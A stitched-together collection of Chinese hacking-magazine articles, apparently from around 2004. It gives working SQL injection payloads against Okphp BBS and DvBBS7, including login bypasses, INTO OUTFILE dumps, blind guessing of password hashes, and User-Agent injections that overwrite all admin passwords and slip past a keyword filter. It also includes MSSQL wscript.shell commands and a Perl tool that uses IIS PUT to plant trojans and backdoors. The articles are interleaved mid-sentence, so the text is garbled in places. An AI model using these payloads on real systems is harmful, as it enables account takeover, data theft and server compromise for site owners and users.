由于PHP和MySQL本身的原因，PHP+MySQL的注射要比ASP困难，尤其是注射时语句的构造方面更是个难点，本文主要是借对Okphp BBS v1.3一些文件的简单分析，来谈谈PHP+MySQL注射语句构造方式，希望本文对喜欢PHP注入的你有帮助。

声明：文章所有提到的"漏洞"，都没有经过测试，可能根本不存在，有心人可以自己测试。其实有没有漏洞并不重要，重要的是分析思路和语句构造。

版本信息：Okphp BBS v1.3开源版，下载地址 http://www.cncode.com/SoftView.asp?SoftID=1800，下面正式开始漏洞之旅！

1.admin/login.php注射导致绕过身份验证漏洞

代码：

```
-------------------------------------------------------
$conn=sql_connect($dbhost, $dbuser, $dbpswd, $dbname);
$password = md5($password);
$q = "select id,group_id from $user_table where
username='$username' and password='$password'";
$res = sql_query($q,$conn);
$row = sql_fetch_row($res);
-------------------------------------------------------
```

在$q = "select id,group_id from $user_table where username='$username' and password='$password'"中，$username 和$password 没过滤，很容易就绕过。对于select * from $user_table where username='$username' and password='$password'这样的语句，构造注入的方法可以利用逻辑运算 $username=' OR 'a'='a $password=' OR 'a'='a，相当于sql语句 select * from $user_table where username='' OR 'a'='a' and password='' OR 'a'='a'，还有一种是利用mysql里的注释语句#，/*把$password注释掉 $username=admin'#（或admin'/*），即 select * from $user_table where username='admin'#' and password='$password'，相当于：select * from $user_table where username='admin'。

在admin/login.php中$q语句中的$password在查询前进行了md5加密，所以不可以用构造逻辑运算中的语句绕过。这里我们构造注释语句：

select id,group_id from $user_table where username='admin'#' and password='$password'"

相当于：select id,group_id from $user_table where username='admin'，效果是只要存在用户名为admin就成立，查询条件也就满足。如果不知道用户名，只知道对应的id，可以这样构造 $username=' OR id=1#，相当于：select id,group_id from $user_table where username='' OR id=1# and password='$password'（#后的被注释掉）。

我们接着往下看代码：

```
if ($row[0]) {
  // If not admin or super moderator
  if ($username != "admin" && !eregi("(^|&)3($|&)",$row
[1])) {
          $login = 0;
  }

  else {
          $login    = 1;
  }
}
// Fail to login-----------------
if (!$login) {
  write_log("Moderator login","0","password wrong");
echo "<script>alert('login failed!');history.go(-1);</script>";
  exit();
}
// Access !-------------
else {
  session_start();
```

mkwebdir.vbs用法 makewebdir.vbsIIS系统自带的VBS管理脚本，详细说明在命令模工下输入cscript.exe c:\inetpub\AdminiScript\mkwebdir.vbs。

```
declare @o int exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL,' cscript.exe c:
\inetpub\AdminScripts\mkwebdir.vbs -w "默认 Web 站点
" -v "e","e: \"'
```

在默认的Web站点下创建一个虚拟目录E，指向E 盘下。

```
declare @o int exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL,' cscript.exe c:
\inetpub\AdminScripts\chaccess.vbs -a w3svc/1/ROOT/e
+browse'
```

给虚拟目录E加上浏览属性不错吧。给自己开虚拟服务。想那些网页目录路径，头都快破了。这下给自己一个天开眼了。那传WebShell利用MS SQL为我们的工作告了一段落了，接下来工作应该由你来。

呵呵，代码中最后只简单通过一个$login来判断，我们只要用IE直接提交$login=1就可以绕过了！低级错误。

2.users/login.php注射导致绕过身份验证漏洞

代码：

```
$md5password = md5($password);
$q = "select id,group_id,email from $user_table where username='$username' and password='$md5password'";
$res = sql_query($q,$conn);
$row = sql_fetch_row($res);
```

$username没过滤，利用同1，注释掉and password='$md5password'";就绕过啦。

3.admin\log\list.php存在任意删除日志记录漏洞

这个好像和PHP+MySQL注射无关，随便提一下。okphp的后台好像写得很马虎，所有文件都没有判断管理员是否已经登录，以至于可以任意访问。我们看list.php的代码

```
$arr = array("del_log","log_id","del_id");
get_r($arr);
//
if ($del_log) {
  省略......
  if ($log_id) {
        foreach ($log_id as $val) {
        $q = "delete from $log_table where id='$val'";
        $res = sql_query($q,$conn);
                if ($res) {
                        $i++;
                }
        }
  }
  elseif ($del_id) {
  $q = "delete from $log_table where id='$del_id'";
        $res = sql_query($q,$conn);
  }
  $tpl->setVariable("message","$i log deleted ok!");
  $tpl->setVariable("action","index.php?action=list_log");
}
```

看，只简单的用get_r($arr);判断提交的参数，我们只要提交相应的$del_log，$log_id，$del_id，就会成功删除日志记录了。

4.多个文件对变量没有过滤导致SQL注射漏洞

okphp的作者好像都不喜欢过滤，呵呵，基本上所有的SPL语句中的变量都是"赤裸裸"的。具体哪些文件我就不列出来了，请自己看代码，我这里就用\forums\list_threads.php为例子简单说一下。看list_threads.php的代码

```
$q = "select name,belong_id,moderator,protect_view,type_class,theme_id,topic_num,faq_num,cream_num,recovery_num,post_num from $type_table where id='$forum_id'";
$res = sql_query($q,$conn);
$row = sql_fetch_row($res);
```

变量$forum_id没有过滤，因为MySQL不支持子查询，我们可以利用union构造语句进行联合查询（要求MySQL版本在4.00以上）实现跨库操作，我们构造如下：

构造A：利用 SELECT * FROM table INTO OUTFILE '/path/file.txt'（要求mysql有file权限，注意在Win系统中要绝对路径，如 c://path//file.txt），把所查询的内容输入到file.txt，然后我们可以通过http://ip/path/file.txt来访问得到查询的结果。上面的我们可以这样构造$forum_id:$forum_id=' union select * from user_table into outfile '/path/file.txt'，即

```
$q = "select name,belong_id,moderator,protect_view,type_class,theme_id,topic_num,faq_num,cream_num,recovery_num,post_num from $type_table where id='$forum_id' union select * from user_table into outfile '/path/file.txt'";
```

上面的办法要求比较苛刻，必须得到Web的路径（一般可以通过提交错误的变量使MySQL报错而得到），而且php的magic_gpc=on选项使注入中不能出现单引号。如果magic_gpc=on我们也可以绕过。

构造B：就像ASP跨库查询一样，直接利用union select构造语句，使返回结果不同来猜解，这种方法可以绕过单引号（magic_gpc=on）继续注射，不过在PHP里这种注射相对困难，根据具体的代码而定。具体的语句构造请参考pinkeyes的文章《PHP注入实例》。下面我就结合okphp给个利用"返回结果不同"注射的例子。

5.admin/login.php和users/login.php猜解指定用户密码hash漏洞

其实这个和漏洞1和2是同一个，这里单独拿出来，主要是说明语句构造的方法。问题代码同漏洞1，语句的构造（ps：因为语句本身就是对用户库操作就没必要用union了）：

```
$username=admin' AND LENGTH(password)=6#
```

SQL语句变成

```
$q = "select id,group_id from $user_table where username='admin' AND LENGTH(password)=6#' and password='$password'"
```

相当于：$q = "select id,group_id from $user_table where username='admin' AND LENGTH(password)=6'"，如果LENGTH(password)=6成立，则正常返回，如果不成立，mysql就会报错。这样我们就可以猜解用户admin的密码hash了。如$username=admin' ord(substring(password,1,1))=57#，可以猜用户的密码第一位的ascii码值……再深入下去就是大家的事了。

这篇文章是在网吧看代码写出来的，只是粗略地看了下代码，文章所提到的"漏洞"都没有经过测试。可能有的"漏洞"根本就不存在，也可能漏掉了不少东西，这些都不是很重要，因为本文的目的是PHP+MySQL注射时的语句构造，希望对大家的学习有所帮助。

通过本文可以看出，虽然PHP好像看起来要比ASP安全，不过一旦变量没有过滤完全，PHP的注射要比ASP注射就更灵活，注射方法也更多。由于作者水平等原因，可能文章还有不少错误，请高手多多指点。

适合读者	脚本入侵爱好者、脚本编写人员
前置知识	动网for SQL版本基本数据库结构、脚本漏洞分析能力
难度等级	中



将DvBBS7送进地狱

文/图 firstsee

脚本小子：firstsee的《把DVBBS7.0拉下马》一文发表后，很多喜欢脚本入侵的朋友都给我们发来邮件，询问这个漏洞很难利用，如何将它比较好地运用在实际的入侵中呢？当然是有办法的，上次的漏洞前提是斑竹权限，所以才让很多朋友觉得无法利用，因为自己根本不是斑竹，其实我们可以换一种角度去想，我们可以自己加自己为斑竹！这样不就可以很方便地利用这个漏洞了吗？本文的漏洞不但能加自己为斑竹，还能直接更改前、后台的管理员密码，神奇吧？

前一段时间动网论坛的头像上传漏洞给各大使用DVBBS的网站带来难以愈合的创伤，这个漏洞甚至危及到了SP2的版本。为了解决这个问题，估计沙滩小子也耗费了不少的心血吧？但是动网论坛至此就真的安全了吗？回答是否定的，在HTT_USER_AGENT变量上面又出现了新的漏洞！欲知详情，请听我慢慢道来。

漏洞文件 inc\Dv_ClsMain.asp
测试环境: DvBBS7.0.0+MSSQL
DvBBS7.0.0+SP1+MSSQL
DvBBS7.0.0+SP2+MSSQL
服务器OS Windows 2000 Advanced Server

发现漏洞

N.E.V.E.R曾经发布了DvBBS6.x中关于HTTP_USER_AGENT变量过滤不严所造成的注入漏洞，我开始的时候以为DvBBS7.0应该过滤了，但是在看过代码以后证明我的想法是错误的，这个漏洞仍然存在在DvBBS 7中，只要经过巧妙的构造就可以实现对MSSQL数据库的动网论坛实现注入。还是让我们先来看一下出现漏洞的代码吧。DvBBS7.0.0&DvBBS7.0.0+SP1中的Inc\Dv_ClsMain.asp文件第1745-1755行

```
Agent=Request.ServerVariables("HTTP_USER_AGENT")
        Agent=Split(Agent,";")
    If InStr(Agent(1),"MSIE")>0 Then
        Browser="Microsoft Internet Explorer "
        version=Trim(Left(Replace(Agent(1),"MSIE",""),6))
    ElseIf InStr(Agent(4),"Netscape")>0 Then
            Browser="Netscape "
            Dim tmpstr
            tmpstr=Split(Agent(4),"/")
            version=tmpstr(UBound(tmpstr))
        End If
```

DvBBS7.0.0+SP2中的Inc\Dv_ClsMain.asp文件第1919-1938行为:

```
Agent=Request.ServerVariables("HTTP_USER_AGENT")
'Agent="Opera/7.23 (X11; Linux i686; U)  [en]"
If Left(Agent,7) ="Mozilla" Then '有此标识为浏览器
    Agent=Split(Agent,";")
    If InStr(Agent(1),"MSIE")>0 Then
        Browser="Microsoft Internet Explorer "
    version=Trim(Left(Replace(Agent(1),"MSIE",""),6))
        ElseIf InStr(Agent(4),"Netscape")>0 Then
            Browser="Netscape "
            tmpstr=Split(Agent(4),"/")
            version=tmpstr(UBound(tmpstr))
        ElseIf InStr(Agent(4),"rv:")>0 Then
            Browser="Mozilla "
            tmpstr=Split(Agent(4),":")
            version=tmpstr(UBound(tmpstr))
            If InStr(version,")") > 0 Then
                tmpstr=Split(version,")")
                version=tmpstr(0)
            End If
    End If
```

这两段代码是Class Cls_Browser的一部分，用来判断用户的浏览器类型及版本，然而在这两段代码中都存在相同的问题，即当Agent(4)的值中包含Netscape时便不会经过任何过滤，直接将字符串的值返回给version变量，这有什么作用呢？接着往下看！

在这个文件中的UserActiveOnline函数中(动网的3个版本的函数内容相同)的部分代码为:

```
Dim StatUserID
    StatUserID = Session(CacheName & "UserID")(0)
    SQL = "Select ID,Boardid From [Dv_Online] Where ID = " & Ccur(StatUserID)
    Set Rs = Execute(SQL)
      If Rs.Eof And Rs.Bof Then
        If CInt(Forum_Setting(36)) = 0 Then
        Actcome = ""
      Else
            Actcome = address(uip)
            End If
      Set BrowserType=new Cls_Browser
      SQL = "Insert Into [Dv_Online](ID,Username,Userclass,Ip,Startime,Lastimebk,Boardid,Browser,Stats,
```

```
Usergroupid,Actcome,Userhidden) Values (" & StatUserID
& ",'客人','客人','" & UserTrueIP & "','" & SqlNowString
& "','" & SqlNowString & "','" & Boardid & "','" &
BrowserType.platform&"|"&BrowserType.
Browser&BrowserType.version & "','" & Replace(Left(Stats,
250),"'","") & "',7,'" & Actcome & "','" & Userhidden & "')"
                '更新缓存总在线数据
                MyBoardOnline.
Forum_Online=MyBoardOnline.Forum_Online+1
                Name="Forum_Online"
                value=MyBoardOnline.Forum_Online
                Set BrowserType=Nothing
      Else
                SQL = "Update [Dv_Online] Set Lastimebk
= " & SqlNowString & ",Boardid = " & Boardid & ",Stats
= '" & Replace(Stats,"'","") & "' Where ID = " & Ccur
(StatUserID)
                End If
                Rs.Close
                Set Rs = Nothing
                Execute(SQL)
```

很显然从BrowserType取得version的值以后也没有经过过滤就直接插入了SQL变量的语句中，并调用Execute函数执行数据库查询。在Execute函数中有关语句过滤的代码为：

```
    If InStr(LCase(Command),"dv_admin")>0 And Left
(ScriptName,6)<>"admin_" Then
                Response.Write SaveSQLLOG(Command,"")
'翻译成英文
    Command=Replace(LCase(Command),"dv_admin","dv<i>
"&Chr(95)&"</i>admin")
                End If
```

看出来了吧，只要我们的语句中没有dv_admin关键字就可以顺利通过了。

虽然已经把思路打通了，但是由于动网论坛中的防刷新机制的存在给我们的漏洞利用带来很大的困难，要20分钟才能注入一次，但还是有办法解决的，一步一步来看我是怎么测试利用这个漏洞的吧。

小试牛刀

以SP1中的Dv_ClsMain.asp文件为例，在ActiveOnline函数中第687行：

```
    If DateDiff("s",ReflashPageLastTime,Now()) < 120 And
LastVisiBoardID = BoardID Then Exit Sub
```

这是防刷新机制的关键语句，在初步测试的时候为了避免受到它的影响，我先把它给注释掉，然后用WSE对访问index.asp时的MIME数据抓包，得到的数据为：

```
    GET /index.asp HTTP/1.1
    Accept: */*
    Accept-Language: zh-cn
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win-
dows NT 5.2; .NET CLR 1.1.4322)
    Host: www.somesite.com
    Connection: Keep-Alive
    Cookie: Dnetpubtemp=StatUserID=2110913640;
ASPSESSIONIDCQCBBSCQ=DMLBHJAAJFOFCLFLENCDEPGG
```

其中的User-Agent的值便对应着代码中的Request.ServerVariables("HTTP_USER_AGENT")的值，因此只要将User-Agent构造为SQL语句，便可以实现对数据库的任意修改！

由于Execute函数中过滤了dv_admin关键字，所以我们只好先修改前台管理员的密码了。将User-Agent的值修改为：

```
    Mozilla/4.0 (compatible;M;M;M;','hacker',7,'',2) update
Dv_User set UserPassword='123' where UserGroupID=1--
Netscape
```

然后用NC发送（这次测试使用的是我管理的远程服务器，方便查看数据库中的数据变种情况），如图1所示。




图 1

NC运行结束以后，再去看数据库的时候发现所有的前台管理员密码已经被修改成123，与此同时在Dv_online表中也记录了一条ID=2110913640的数据，正如我们所想的，它的Browser='unknown|Netscape',Stats='hacker'。由此可见，通过构造User-Agent的值进行注入是完全可以实现的。


解决防刷新问题

刚才为了测试方便把防刷新的关键语句给注释掉了，那现在再把它给改回来。这样的话我们就面临着非常棘手的问题，由于我们的访问程序会在Dv_online表中记录相应的访问数据，而只要这条数据存在的话就不会执行我们要跳转到可以注入的语句。因此只好等20分钟之后，由其他用户访问而调用MyBoardOnline.OnlineQuery过程时将超时用户访问记录（包括我们刚才的访问记录）删除之后才可以再次进行欺骗注入，否则只会让我们的访问最后时间更新为当前值，而对其他数据没有任何影响。

每两次欺骗注入之间的时间间隔要20分钟！那么如果要向数据库写入木马的话还不要等到头发也白了？你也许会说，我是拨号上网的，只要重新拨号不就行了吗？当然可以了，不过即使这样对于我们来说也是一件

脚本小子：我们平常用脚本木马做后门时，都是把ASP等后门"永久"地存放在主机的Web目录下，这样是很危险的，很容易被管理员发现。其实有更好的方法，我们只要把Web目录（目录越深越好）属性改为可以"写入"，一个"触发后门"就诞生了，我们就随时都可以上传木马了！

适合读者	脚本爱好者
前置知识	脚本入侵基本功
难度等级	中



妙用IIS写权限触发后门

文/图　黑嘿黑·SuperHei

提到微软公司的IIS，很多人就会想到"漏洞"：UNICODE、CGI解析、ida、idq、Printer等远程溢出，还有去年的webdav远程溢出等，真所谓"千疮百孔"。不过这些都是IIS本身的程序漏洞，只要通过打上相应的补丁，就可以在一定程度上保证服务器的安全，但如果是IIS的设置不当（如目录权限，认证方法等）而引起的安全问题，那危害会更大，因为这一般会被管理员所忽视，本文就以IIS的可"写入"权限进行分析。

分析

现在让我们看看IIS的一些设置。在IIS 服务管理器中，选择一个目录，看它的属性。在目录属性项里有这么一些选项（日志访问和索引此资源不计）：

脚本资源访问：对网站的脚本可以读取原文件。

读取：读取目录里面的静态资源。

写入：用户可以建立以及删除资源。

目录浏览：用户可以浏览目录内容。

应用程序设置的执行许可中有3个选项

无：只能访问静态页面。

纯脚本：只允许脚本，如ASP脚本。

脚本和可执行程序：可以访问和执行各种文件类型。

很痛苦的事。我们可以在修改数据库的同时将Dv_online表中的所有记录全部删除，这样不就可以进行连续注入了吗？调整以后的User-Agent的值为

```
Mozilla/4.0 (compatible;M;M;M;','hacker',7,'',2) update Dv_User set UserPassword='123' where UserGroupID=1 delete from Dv_online--Netscape
```

不信你测试一下，不管你在注入前数据库内有多少的用户访问记录，只要能够成功的欺骗，不仅会将所有的前台管理员密码进行修改，而且还会将所有的用户访问记录删除得干干净净。

哈哈，现在我们不就可以随心所欲了吗，只要你能想到的，只要数据库用户有足够的权限……等一等，如果用户没有足够的权限怎么办？就是修改了前台管理员的密码又能怎么样？难道对后台管理员就真的束手无策了吗？不要急，要想送下地狱当然还得继续奋斗，请接着看。

突破Execute向后台进军

由于在Execute函数中过滤了Dv_admin关键字，因此在使用SQL查询语句的时候要避免它的出现，但是我们也不能就此放弃对Dv_admin表的注入，否则就前功尽弃了。后来在《SQL Injection White Paper》的启发下，我使用exec函数成功地解决了这个问题。如果将User-Agent的值修改为：

```
Mozilla/4.0 (compatible;M;M;M;','hacker',7,'',2) declare @a nvarchar(255) select @a='update Dv_'+'Admin set username=''firstsee'',password=''123''' exec(@a)--Netscape
```

就可以成功地把Dv_admin中的所有记录的username的值修改为firstsee，而password的值修改为123。在这个构造值中把Dv_admin关键字进行了拆分，然后通过字符串的连接功能又组合成了一个完整的查询语句，只要在exec函数中执行连接后的字符串就可以实现与直接查询相同的效果。

由于在MSSQL数据库中的exec函数的使用也受到一定的限制，因此也只有在具备了这一权限的情况下才可以使用欺骗注入的方法进行后台管理员账号和密码的修改。

总结

你也许已经想到，如果把前台管理员密码修改的语句与后台的修改语句放在一起，只需要进行一次注入就可以了，这样不就不用再去管什么防刷新了吗？

但是我经过测试后发现，如果User-Agent的值的长度过大就会失败，而且exec函数的使用也受到一定的限制，因此为了保证最大的成功率，将两句分开是最佳的选择，即使后台管理员账号修改失败，前台管理员密码的修改也不会受到任何影响。

现在的动网论坛通过修改后台管理控制的办法已经不能够再上传木马了，因此即使成功地得到了管理权限对服务器也只是望而兴叹，但如果能够结合《把DvBBS拉下马》文章中的accesstopic.asp漏洞，在具备了足够的权限下还是可以上传木马的。

由于这个漏洞涉及到的脚本内容比较多，利用起来也很费劲，所以我写了一个exploit，具体的使用方法见详细说明。这篇文章难免出现纰漏，还望大家能够不吝指出。

我们这里就对"写入"权限进行分析。首先看看IIS是这样"写入"的，用Telnet或用NC连接到服务器的Web端口(80)并发送一个如下请求

```
PUT /Scripts/my_file.txt HTTP/1.1
Host: iis-server
Content-Length: 10
```

这时服务器会返回一个100(继续)信息

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Thu, 06 May 2004 10:20:20 GMT
```

接着，我们输入10个字母

```
AAAAAAAAAA
```

送出这个请求后，看服务器的返回信息，如果是一个201 Created响应

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 06 May 2004 10:20:45 GMT
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, LOCK, UNLOCK
```

这样我们就在web的Scripts目录下写入文件my_file.txt，内容为"AAAAAAAAAA"，如图1所示。




图 1

这里简单说明一下：

```
PUT /dir/my_file.txt HTTP/1.1
Host: iis-server
Content-Length: 10
```

PUT：请求服务器将附件的实体储存在提供的请求URL处，如果该请求URL指向的资源已经存在，则附件实体应被看做是当前原始服务器上资源的修改版本。如果请求URL没有指向现存的资源，该URL将被该请求的用户代理定义成为一个新的资源，原始服务器将用该URL产生这个资源。

Host：是HTTP请求的发送地址。

Content-Length：是内容长度，也就是实体长度，该长度值和上传的文件大小一致。

用NC(telnet)提交数据很烦琐，我们在这里写个简单的Perl程序来完成这个复杂的提交过程，在写代码时用binmode()方式打开文件，代码如下：

```
#!/usr/bin/perl
use IO::Socket;
$ARGC = @ARGV;
if ($ARGC != 4)
{
print "usage:$0 127.0.0.1 80 kaka.exe /Scripts/file.exe\n";
exit;
}
$host = @ARGV[0];
$port = @ARGV[1];
$file = @ARGV[2];
$path = @ARGV[3];
@s=stat("$file");
$size = $s[7]; #得到文件大小
print "$file size is $size bytes\n";
my $sock = IO::Socket::INET->new(Proto =>"tcp",
PeerAddr =>$host,
PeerPort =>$port) || die "Sorry! Could not connect to $host \n";
print $sock "PUT $path HTTP/1.1\n";
print $sock "Host: $host\n";
print $sock "Content-Length: $size\n\n"; #sock连接
open(FILE,"$file");
binmode(FILE); #用2进制打开文件
while (read(FILE,$char,1024)) { #读取文件数据上传
print $sock "$char";
}
print $sock "\n\n";
@req = <$sock>;
print "please wait...\n";
sleep(2);
if ($req[4]=~/200|201/){
print "upfile Succeed!!!" ; #成功显示
}
else{
print "upfile faile!!!\n\n";
print @req;#如果失败显示返回错误
}
close $sock;
close FILE;
```

下面我们测试效果如何：

```
C:\usr\bin>perl.exe iiswt.pl 127.0.0.1 80 kaka.txt /Scripts/kaka.txt
kaka.txt size is 14 bytes
please wait...
upfile Succeed!!!
C:\Inetpub\Scripts>dir kaka.txt
 驱动器 C 中的卷没有标签。
 卷的序列号是 3CD1-479E
 C:\Inetpub\Scripts 的目录
2004-05-05  00:37                  14 kaka.txt
               1 个文件             14 字节
               0 个目录  3,871,080,448 可用字节
```

这里我们把kaka.txt成功上传到了Web目录Scripts下，因为程序中用了binmode()方式(二进制)打开文件，应

该可以上传其他文件，我们先测试下exe文件：

```
C:\usr\bin>perl.exe iiswt.pl 127.0.0.1 80 perl.exe /Scripts/perl.exe
perl.exe size is 20535 bytes
please wait...
upfile Succeed!!!
C:\Inetpub\Scripts>dir perl.exe
 驱动器 C 中的卷没有标签。
 卷的序列号是 3CD1-479E
